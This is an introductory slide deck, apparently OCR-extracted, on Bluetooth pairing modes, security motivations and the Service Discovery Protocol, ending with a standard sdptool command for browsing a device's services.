Exploring Bluetooth Interface

Jasmine Verma

Secure Simple Pairing (SSP)

> **was introduced in Bluetooth 2.1 to improve security and simplify the pairing process between devices.**

Bond Creation:

- Bonds are created through a one-time process called **pairing**.
- During pairing, devices exchange addresses, names, and profiles, and store this information for future connections.
- A **common secret key** is shared during pairing, enabling bonded devices to recognize each other and connect securely in the future.

Authentication:

- Pairing usually involves an **authentication process** where users must validate the connection between devices.
- The flow of the authentication process varies and depends on the interface capabilities of the devices involved.

Pass Key Entry

Device with display and keypad

Device with keypad
764511

User reads 6-digit passcode from A and Enters the value in B. (OR) User enters same 6-digit passcode in both A and B. Prevents MITM

OOB (Out OF Band)

Device with NFC

Device with NFC

Different Wireless protocol (e.g NFC) is used to authenticate the communication. Prevents MITM


Just works


No User interaction to connect.By default has 000000 as the passcode. MITM possible

Numeric Comparison

User compares the numbers displayed and confirms both are same. Prevents MITM

Why we Need to Secure Bluetooth ?





Data Privacy

Unauthorized Access

Malware and Exploits


Denial of Service (DoS)


Device Integrity

Regulatory Compliance

Bluetooth Security Risks

Like any form of technology, cybercriminals have come up with different cyberattacks targeting Bluetooth devices.






SDP Services

- The Service Discovery Protocol (SDP) is a Bluetooth protocol used to discover services offered by or available through a Bluetooth device.
- SDP allows devices to query nearby devices to find out what services they offer and how to connect to them. This protocol plays a crucial role in establishing connections between Bluetooth devices by providing the necessary information to enable these connections.


Service Discovery Protocol (SDP) in Bluetooth

- **Operates at the Host Protocol Layer in the Bluetooth stack.**
- **L2CAP (Logical Link Control and Adaptation Protocol):** SDP is bound to L2CAP for communication.
- For example, when connecting a mobile phone to a Bluetooth headset, SDP will be used to determine which Bluetooth profiles are supported by the headset (*headset profile*, *hands free profile*, *advanced audio distribution profile*, etc.) and the protocol multiplexer settings needed to connect to each of them.
- **UUID (Universally Unique Identifier):**
- Each service is identified by a Universally Unique Identifier .

Implementation



sdptool browse <MAC_ADDRESS>



